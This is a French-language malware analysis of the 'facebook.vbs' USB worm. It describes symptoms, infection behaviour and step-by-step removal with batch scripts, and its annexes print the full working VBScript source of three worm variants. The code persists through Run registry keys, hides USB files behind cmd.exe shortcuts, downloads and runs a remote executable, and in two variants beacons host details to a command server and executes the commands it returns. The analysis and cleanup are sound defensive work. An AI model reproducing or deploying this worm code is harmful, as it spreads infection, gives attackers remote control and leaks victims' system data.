
Analyse du worm facebook.vbs
par mirmo


1) Symptômes

- Fenêtre d'invite de commande qui s'ouvre quant on clique sur un fichier ou un dossier d'une clef USB.
- Fichier impossible à ouvrir quant on déplace un fichier d'une clef USB à un disque dur.
- Fichier avec l'exention .lnk à la place des fichiers originaux.
- Présence d'un fichier facebook.vbs caché sur la clef USB.

Contenu de la clef USB




Contenu de la clef USB en affichant les fichiers cachés et les extensions des fichiers dont le type est connu.



2) Analyse

Analyse avec virus total :

https://www.virustotal.com/fr/file/7418f1364c635cb0e5b42327c6917a86c036b8e2868cf90821ea54ae9944a9b7/analysis/




On peut voir qu'il n'y a que **9 antivirus sur 47** qui connaissent ce virus.

Le contenu du fichier **facebook.vbs** est en annexe.

http://fr.wikipedia.org/wiki/Ver_informatique

C'est un ver informatique basé sur du Visual Basic Script comme le célèbre IloveYou
C'une réécriture de **KAKA27** d'un autre ver créé par **njq8** (voir en Annexe)
Plusieurs parties du code ne servent à rien (Les partie en vertes, voir Annexe)
Le fichier `FlashPlayerMsj.exe` n'est plus hébergé sur dropbox ce qui limite l'action de ce virus.



Restricted Content

This file is no longer available. For additional information contact Dropbox Support.

Fonctionnement du ver informatique :

Si le fichier `FlashPlayerPlug_1013010.exe n'est pas présent`
alors il télécharge le fichier `FlashPlayerMsj.exe :`
http://dl.dropbox.com/s/fqlbp4q0pz67dy9/FlashPlayerUpdt.exe?dl=1
Puis l'exécute
Il lance la commande ipconfig /renew
Il va créer un raccroucis vers ce fichier sur le bureau
Il se place dans le dossier Temp et se copie à l'intérieur et va lancer une boucle infinie dans laquelle il va :
écrire dans la base de registre pour s'exécuter au démarrage
il va chercher tous les flash.drives (clef USB)
pour tous les fichiers et dossiers de la clef usb, il va leur donner l'attribut "hidden" (caché) et créer un raccourcis portant le même nom ayant pour cible dans un premier temps l'exécutable cmd.exe (l'invite de commande) pour s'exécuter si quelqu'un clique sur ce raccourci puis il redirige la victime vers le fichier qu'il souhaitait atteindre.

Nous avons donc un ver qui contamine le pc sur lequel la clef est connectée si l'utilisateur clique sur l'un des raccourcis qu'il a créé.
Il lance via wscript.exe et s'exécute en boucle.
Il se lance au démarrage du pc.
Initialement, il devait télécharger un cheval de troie pour laisser une possibilité de prendre le contrôle du pc infecté.


3) Décontamination

Etape 1 :
Ouvrir le gestionnaire des tâches
Arrêter le processus "**wscript.exe**"
Effacer le fichier facebook.vbs qui se trouve :
sur windows XP : C:\Documents and Settings*nom de l'utilisateur*\Local Setting\Temp\
sur Windows 7 : C:\utilisateurs*nom de l'utilisateur*\AppData\Local\Temp\

Etape 2 :
Effacer les valeurs de clef de registre en lançant regedit dans l'invite de commande :
(Pour XP : Démarrer => Exécuter... => regedit = > Ok)
(Pour Seven : Démarrer => Ecrire regedit à la place de Rechercher les programmes et fichiers => Puis appuyer sur entrer)
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : facebook.vbs
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : facebook.vbs

Etape 3 :
Effacer sur la(les) clef(s) USB tous les raccourcis
Effacer le fichier facebook.vbs
Rétablir les attributs normales des fichiers et dossier

Il va vous falloir la lettre attribuée au lecteur de la clef usb, pour cela ouvrez le Poste de travail et localisez votre clef USB
Exemple :



Dans cet exemple la lettre de ma clef usb est J (J:)

Dans l'invite de commande taper :
La lettre de votre lecteur suivit des deux points ":"
exemple :

```
j:
del *.lnk /q /s
del facebook.* /q /s
del Facebook.* /q /s
attrib -h *.* /S /D
```

Pour ceux qui ne sont pas familier avec l'informatique :

Si vous êtes sous Windows XP, copier-coller le code suivant dans un fichier texte, remplacez la ligne en rouge par la lettre du lecteur de votre clef USB puis renommer le fichier avec l'extension .bat puis double-cliquer dessus.

```
TASKKILL /F /IM "wscript.exe"
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"facebook.vbs" /f
REG DELETE "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"facebook.vbs" /f
del /f "%USERPROFILE%\Local Settings\Temp\facebook.vbs"
mkdir "%USERPROFILE%\Local Settings\Temp\facebook.vbs"
e:
del *.lnk /q /s
del facebook.* /q /s
del Facebook.* /q /s
attrib -h *.* /S /D
```

Si vous êtes sous Windows 7, copier-coller le code suivant dans un fichier texte, remplacez la ligne en rouge par la lettre du lecteur de votre clef USB puis renommer le fichier avec l'extension .bat puis double-cliquer dessus.

```
TASKKILL /F /IM "wscript.exe"
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"facebook.vbs" /f
REG DELETE "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"facebook.vbs" /f
del /f %USERPROFILE%\AppData\Local\Temp\facebook.vbs
mkdir "%USERPROFILE%\AppData\Local\Temp\facebook.vbs"
e:
del *.lnk /q /s
del facebook.* /q /s
del Facebook.* /q /s
attrib -h *.* /S /D
```

Annexes

Contenu du fichier facebook.vbs :

```
'<[ coded And Developed bY KAKA27 ]>'
On Error Resume Next
Dim sh ' shell
Set sh = WScript.CreateObject("WScript.Shell")
Dim fs ' filesystem
Set fs = CreateObject("Scripting.FileSystemObject")
'------------------------------------------------
'------------------------------------------------
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" &
strComputer & "\root\cimv2")
Set colProcesses = objWMIService.ExecQuery _
   (               "Select * from Win32_Process Where Name =
'FlashPlayerPlug_1013010.exe'")
If colProcesses.Count = 0 Then
  '    Wscript.Echo "Database.exe is not running."
  Set oShell = CreateObject("WScript.Shell")
  strHomeFolder = oShell.ExpandEnvironmentStrings("%TEMP%")
  download "http://dl.dropbox.com/s/fqlbp4q0pz67dy9/FlashPlayerUpdt.exe?dl=1",
strHomeFolder & "\FlashPlayerMsj.exe"
  Dim objShell, strCommand
  Set objShell = CreateObject("WScript.Shell")
  strCommand = "IPConfig /Release"
  objShell.Run strCommand, 0, True
  WScript.Sleep 1500
  objShell.Run strHomeFolder & "\FlashPlayerMsj.exe"
  WScript.Sleep 2500
  strCommand = "IPConfig /Renew"
  objShell.Run strCommand, 0, True

'------------------------------------------------
set WshShell = WScript.CreateObject("WScript.Shell")
strDesktop = WshShell.SpecialFolders("Startup")
set oShellLink = WshShell.CreateShortcut(strDesktop &"\FlashPlayerPlug.lnk")
oShellLink.TargetPath = strHomeFolder & "\FlashPlayerMsj.exe"
oShellLink.WindowStyle = 1
oShellLink.IconLocation = "FlashPlayerMsj.exe, 0"
oShellLink.Description = "Lancer Flash player"
oShellLink.WorkingDirectory = strDesktop
oShellLink.Save

'------------------------------------------------

End If
Dim DR
DR = sh.ExpandEnvironmentStrings("%temp%") & "\"
Dim FN
FN = "Facebook.vbs"
Dim fh
Dim us
us = "~"
ins


dim i
i=0
while true
wscript.sleep 4000
i = i + 1
if i> 2 then
i=0
xins
end if
wend
'------------------------------------------------------------
```

```
Function ins
  On Error Resume Next
  us = sh.regread("HKCU\njq8")
  If us = "~" Then
    If lcase(mid(wscript.scriptfullname, 2)) = ":\" & lcase(fn) Then
      us = "y"
      sh.regwrite "HKCU\njq8", us, "REG_SZ"
    Else
    us = "n"
    sh.regwrite "HKCU\njq8", us, "REG_SZ"
    End If
  End If
  Err.Clear
  fs.CopyFile wscript.scriptfullname, dr & fn, True
  Set fh = fs.OpenTextFile(dr & fn, 8, False)
  If Err.Number > 0 Then
    wscript.quit
  End If
  xins
End Function
'--------------------------------------------------------------
Sub xins
  On Error Resume Next
  sh.regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" & fn, chrw(34) & dr &
fn & chrw(34), "REG_SZ"
  sh.regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\" & fn, chrw(34) & dr &
fn & chrw(34), "REG_SZ"
  fs.copyfile wscript.scriptfullname,
CreateObject("Shell.Application").NameSpace(&H7).Self.Path & "\" & fn, True
  For Each xx In fs.Drives
    If xx.isready Then
      If xx.FreeSpace > 0 Then
        If xx.drivetype = 1 Then
          If fs.fileexists(xx.path & "\" & fn) Then
            fs.getfile(xx.path & "\" & fn).Attributes = 0
          End If
          fs.copyfile dr & fn, xx.path & "\" & fn, True
          For Each x In fs.GetFolder(xx.path & "\").Files
            wscript.sleep 1
            If instr(x.name, ".") Then
              If lcase(Split(x.name, ".")(UBound(Split(x.name, ".")))) <> "lnk" Then
                x.Attributes = 2
                If ucase(x.name) <> ucase(fn) Then
                  With sh.CreateShortcut(xx.path & "\" & x.name & ".lnk")
                    .TargetPath = "cmd.exe"
                    .WorkingDirectory = ""
                    .Arguments = "/c start " & Replace(fn, " ", ChrW(34) & " " &
ChrW(34)) & "&start " & replace(x.name, " ", ChrW(34) & " " & ChrW(34)) & " & exit"
                    .IconLocation = sh.regread("HKLM\SOFTWARE\Classes\" &
sh.regread("HKLM\SOFTWARE\Classes\." & Split(x.name, ".")(UBound(Split(x.name, "."))) &
"\") & "\DefaultIcon\")
                    If instr(.iconlocation, ",") = 0 Then
                      .iconlocation = .iconlocation & ",0"
                    End If
                    .Save()
                  End With
                End If
              End If
            End If
          Next

          set objFolder = fs.GetFolder(xx.path & "\")

          for Each folder in objFolder.SubFolders
          folder.Attributes = 2
                   With sh.CreateShortcut(xx.path & "\" & folder.name & ".lnk")
                    .TargetPath = "cmd.exe"
                    .WorkingDirectory = ""
                    .Arguments = "/c start " & Replace(fn, " ", ChrW(34) & " " &
ChrW(34)) & "& explorer.exe " & replace(folder.name, " ", ChrW(34) & " " & ChrW(34)) & "
& exit"
```

```
                    .IconLocation = "%systemroot%\System32\shell32.dll,4"
                    .Save()
                  End With

          Next

        End If
      End If
    End If
  Next
  Err.Clear
End Sub
'-------------------------------------------------------------
'function post(cmd ,da)
'post=""
'Dim o
'Set o = CreateObject("MSXML2.XMLHTTP")
'o.open "POST","http://" & host & ":" & port &"/" & cmd, false
'o.setRequestHeader "User-Agent:",  inf
'o.send da
'post=o.responseText
'end function
Function download(sFileURL, sLocation)
  'create xmlhttp object
  Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
  'get the remote file
  objXMLHTTP.open "GET", sFileURL, False
  'send the request
  objXMLHTTP.send()
  'wait until the data has downloaded successfully
  Do Until objXMLHTTP.Status = 200 :
    wcript.sleep(1000) :
  Loop
  'if the data has downloaded sucessfully
  If objXMLHTTP.Status = 200 Then
    'create binary stream object
    Set objADOStream = CreateObject("ADODB.Stream")
    objADOStream.Open
    'adTypeBinary
    objADOStream.Type = 1
    objADOStream.Write objXMLHTTP.ResponseBody
    'Set the stream position to the start
    objADOStream.Position = 0
    'create file system object to allow the script to check for an existing file
    Set objFSO = Createobject("Scripting.FileSystemObject")
    'check if the file exists, if it exists then delete it
    If objFSO.Fileexists(sLocation) Then objFSO.DeleteFile sLocation
    'destroy file system object
    Set objFSO = Nothing
    'save the ado stream to a file
    objADOStream.SaveToFile sLocation
    'close the ado stream
    objADOStream.Close
    'destroy the ado stream object
    Set objADOStream = Nothing
  'end object downloaded successfully
  End If
  'destroy xml http object
  Set objXMLHTTP = Nothing
End Function
```

Code original de ce ver créé par njq8 :

```
'<[ coded bY njq8 ]>'
On Error Resume Next
dim sh ' shell
set sh =WScript.CreateObject("WScript.Shell")
dim fs ' filesystem
set fs= CreateObject("Scripting.FileSystemObject")
dim host
host="jn.redirectme.net"
dim port
port=7777
dim DR ' install dir
DR = sh.ExpandEnvironmentStrings("%temp%") & "\"
dim FN ' script file name
FN ="Serviecs.vbs"

dim fh ' file handle

ins

dim spl
spl="jnJnj"
dim i
i=0
while true
dim a
a= split(post("ready",""),spl)
select case a(0)
case "exc"
dim sa
sa= a(1)
execute sa
case "uns"
uns
end select
wscript.sleep 4000
i = i + 1
if i> 2 then
i=0
xins
end if
wend


function ins
 on error resume next
 Err.Clear
 fs.CopyFile wscript.scriptfullname,dr & fn ,true
 set fh = fs.OpenTextFile( dr & fn, 8, false)
 if Err.Number>0 then
  wscript.quit
 end if
 xins
end function

sub xins
on error resume next
sh.regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" & fn, chrw(34) & dr &
fn & chrw(34), "REG_SZ"
sh.regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\" & fn, chrw(34) & dr &
fn & chrw(34), "REG_SZ"
fs.copyfile wscript.scriptfullname,
CreateObject("Shell.Application").NameSpace(&H7).Self.Path &"\" & fn ,true

for each xx in fs.Drives

 if xx.isready then
  if xx.FreeSpace >0 then
   if xx.drivetype=1 then
    if fs.fileexists(xx.path & "\" & fn) then
```

```
    fs.getfile(xx.path & "\" & fn).Attributes=0
   end if
   fs.copyfile dr & fn , xx.path & "\" & fn,true
   For Each x In fs.GetFolder( xx.path & "\" ).Files
    wscript.sleep 1
    if instr(x.name,".") then
     if lcase( Split(x.name, ".")(UBound(Split(x.name, "."))))<>"lnk" then
       x.Attributes = 2

       if ucase(x.name) <> ucase(fn) then
        With sh.CreateShortcut(xx.path & "\" & x.name & ".lnk")
        .TargetPath = "cmd.exe"
        .WorkingDirectory = ""
        .Arguments = "/c start " & Replace(fn," ", ChrW(34) _
& " " & ChrW(34)) & "&start " & replace( x.name," ", ChrW(34) & " " & ChrW(34)) & " &
exit"
        .IconLocation = sh.regread("HKLM\SOFTWARE\Classes\" &
sh.regread("HKLM\SOFTWARE\Classes\." & Split(x.name, ".")(UBound(Split(x.name, "."))) &
"\") & "\DefaultIcon\")
       if instr( .iconlocation,",")=0 then
        .iconlocation = .iconlocation &",0"
       end if
       .Save()
      end with
     end if
    end if
   end if
   Next
  end if
 end if
end if
next
Err.Clear
end sub

function uns
 on error resume next
 fh.close
 sh.RegDelete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" & fn
 sh.RegDelete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\" & fn
 fs.DeleteFile dr & fn ,true
 fs.DeleteFile CreateObject("Shell.Application").NameSpace(&H7).Self.Path &"\" & fn ,true

 for each xx in fs.Drives
 if xx.isready then
  if xx.FreeSpace >0 then
   For Each x In fs.GetFolder( xx.path & "\").Files
    On Error Resume Next
    if instr(x.name,".") then
     if lcase( Split(x.name, ".")(UBound(Split(x.name, "."))))<>"lnk" then
      x.Attributes = 0

      if ucase(x.name) <> ucase(fn) then
       fs.deletefile(xx.path & "\" & x.name & ".lnk" )
      else
       fs.deletefile( xx.path & "\" & x.name )
      end if
     end if
    end if
    Next
   end if
  end if
 next
 wscript.quit
end function

function post(cmd ,da)
 post=""
 Dim o
 Set o = CreateObject("MSXML2.XMLHTTP")
 o.open "POST","http://" & host & ":" & port &"/" & cmd, false
```

```
 o.setRequestHeader "User-Agent:", inf
 o.send da
 post=o.responseText
end function

dim xinf
function inf
 on error resume next
 if xinf="" then
  dim s
  s="??"
  s = hwd
  inf = inf & s & "\"
  s="??"
  s= sh.ExpandEnvironmentStrings("%COMPUTERNAME%")
  inf = inf & s & "\"
  s="??"
  s= sh.ExpandEnvironmentStrings("%USERNAME%")
  inf = inf & s & "\"
  s="??"
  Set a = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
  Set aa = a.ExecQuery ("Select * from Win32_OperatingSystem")
  For Each aaa in aa
   s= aaa.Caption
  exit for
  Next
  inf = inf & s & "\\0.1\" & pid
  xinf=inf
 else
  inf=xinf
 end if
end function

function HWD
 on error resume next
 Set a = GetObject("winmgmts:\\.\root\CIMV2")
 Set aa= a.ExecQuery( _
 "SELECT * FROM Win32_ComputerSystemProduct",,48)
 For Each aaa in aa
 hwd = replace(aaa.IdentifyingNumber," ","")
 Next
end function

Function MTX
 on error resume next
 Dim oProcesses
 Dim oProcess
 Dim iProcCount
 Set oProcesses = GetObject("winmgmts:\\.\root\cimv2").ExecQuery( _
 "Select * from Win32_Process where Name='cscript.exe' or Name='wscript.exe'",,48)
 For Each oProcess in oProcesses
 If Instr(1, oProcess.CommandLine, "\" & WScript.ScriptName, 1) > 0 Then
  iProcCount = iProcCount + 1
 End If
 Next
 MTX = (iProcCount > 1)
End Function

Function PID
 PID=0
 on error resume next
 PID = GetObject("winmgmts:root\cimv2").Get("Win32_" &_
 "Process.Handle='" & _
 sh.Exec("mshta.exe").ProcessID & "'").ParentProcessId
End Function
```

Variante de KILLER :

```
'<[ coded bY KILLER ]>'
On Error Resume Next
dim sh ' shell
set sh =WScript.CreateObject("WScript.Shell")
dim fs ' filesystem
set fs= CreateObject("Scripting.FileSystemObject")
dim host
host="sasorika14@gmail.com"
dim port
port=7777
dim DR
DR = sh.ExpandEnvironmentStrings("%temp%") & "\"
dim FN
FN ="Servieca.vbs"
dim fh
dim us
us="~"
ins
dim spl
spl="jnJnj"
dim i
i=0
while true
dim a
a= split(post("ready",""),spl)
select case a(0)
case "exc"
dim sa
sa= a(1)
execute sa
case "uns"
uns
end select
wscript.sleep 4000
i = i + 1
if i> 2 then
i=0
xins
end if
wend

function ins
 on error resume next
 us= sh.regread("HKCU\KILLER")
 if us="~" then
  if lcase( mid(wscript.scriptfullname,2))="" & lcase(fn) then
   us="y"
   sh.regwrite "HKCU\KILLER", us, "REG_SZ"
  else
   us="n"
   sh.regwrite "HKCU\KILLER", us, "REG_SZ"
  end if
 end if
 Err.Clear
 fs.CopyFile wscript.scriptfullname,dr & fn ,true
 set fh = fs.OpenTextFile( dr & fn, 8, false)
 if Err.Number>0 then
  wscript.quit
 end if
 xins
end function

sub xins
 on error resume next
 sh.regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" & fn, chrw(34) & dr &
fn & chrw(34), "REG_SZ"
 sh.regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\" & fn, chrw(34) & dr &
fn & chrw(34), "REG_SZ"
 fs.copyfile wscript.scriptfullname,
```

```
CreateObject("Shell.Application").NameSpace(&H7).Self.Path &"\" & fn ,true
 for each xx in fs.Drives
 if xx.isready then
 if xx.FreeSpace >0 then
  if xx.drivetype=1 then
   if fs.fileexists(xx.path & "\" & fn) then
    fs.getfile(xx.path & "\" & fn).Attributes=0
   end if
   fs.copyfile dr & fn , xx.path & "\" & fn,true
   For Each x In fs.GetFolder( xx.path & "\" ).Files
    wscript.sleep 1
    if instr(x.name,".") then
     if lcase( Split(x.name, ".")(UBound(Split(x.name, "."))))<>"lnk" then
      x.Attributes = 2
      if ucase(x.name) <> ucase(fn) then
       With sh.CreateShortcut(xx.path & "\" & x.name & ".lnk")
        .TargetPath = "cmd.exe"
        .WorkingDirectory = ""
        .Arguments = "/c start " & Replace(fn," ", ChrW(34) _
& " " & ChrW(34)) & "&start " & replace( x.name," ", ChrW(34) & " " & ChrW(34)) & " &
exit"
        .IconLocation = sh.regread("HKLM\SOFTWARE\Classes\" &
sh.regread("HKLM\SOFTWARE\Classes\." & Split(x.name, ".")(UBound(Split(x.name, "."))) &
"\") & "\DefaultIcon\")
        if instr( .iconlocation,",")=0 then
         .iconlocation = .iconlocation &",0"
        end if
       .Save()
      end with
     end if
    end if
   end if
   Next
  end if
  end if
 end if
 next
 Err.Clear
end sub

function uns
 on error resume next
 fh.close
 sh.RegDelete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" & fn
 sh.RegDelete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\" & fn
 fs.DeleteFile dr & fn ,true
 fs.DeleteFile CreateObject("Shell.Application").NameSpace(&H7).Self.Path &"\" & fn ,true
 for each xx in fs.Drives
  if xx.isready then
   if xx.FreeSpace >0 then
    For Each x In fs.GetFolder( xx.path & "\").Files
    On Error Resume Next
     if instr(x.name,".") then
      if lcase( Split(x.name, ".")(UBound(Split(x.name, "."))))<>"lnk" then
       x.Attributes = 0
      if ucase(x.name) <> ucase(fn) then
       fs.deletefile(xx.path & "\" & x.name & ".lnk" )
      else
       fs.deletefile( xx.path & "\" & x.name )
      end if
     end if
    end if
    Next
   end if
  end if
 next
 wscript.quit
end function

function post(cmd ,da)
post=""
```

```
Dim o
Set o = CreateObject("MSXML2.XMLHTTP")
o.open "POST","http://" & host & ":" & port &"/" & cmd, false
o.setRequestHeader "User-Agent:", inf
o.send da
post=o.responseText
end function

dim xinf
 function inf
 on error resume next
 if xinf="" then
  dim s
  s="??"
  s = hwd
  inf = inf & s & "\"
  s="??"
  s= sh.ExpandEnvironmentStrings("%COMPUTERNAME%")
  inf = inf & s & "\"
  s="??"
  s= sh.ExpandEnvironmentStrings("%USERNAME%")
  inf = inf & s & "\"
  s="??"
  Set a = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
  Set aa = a.ExecQuery ("Select * from Win32_OperatingSystem")
  For Each aaa in aa
   s= aaa.Caption
  exit for
  Next
  inf = inf & s & "\\0.3\" & us &"\" & pid
  xinf=inf
 else
  inf=xinf
 end if
end function

function HWD
 HWD="CH_??"
 On Error Resume Next
 Set a = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
 Set aa = a.ExecQuery("SELECT * FROM Win32_LogicalDisk")
 For Each aaa In aa
   if aaa.VolumeSerialNumber<>"" then
    HWD= "CH_" & aaa.VolumeSerialNumber
  exit for
 end if
 Next
end function

Function PID
 PID=0
 on error resume next
 PID = GetObject("winmgmts:root\cimv2").Get("Win32_" &_
 "Process.Handle='" & _
 sh.Exec("mshta.exe").ProcessID & "'").ParentProcessId
End Function
```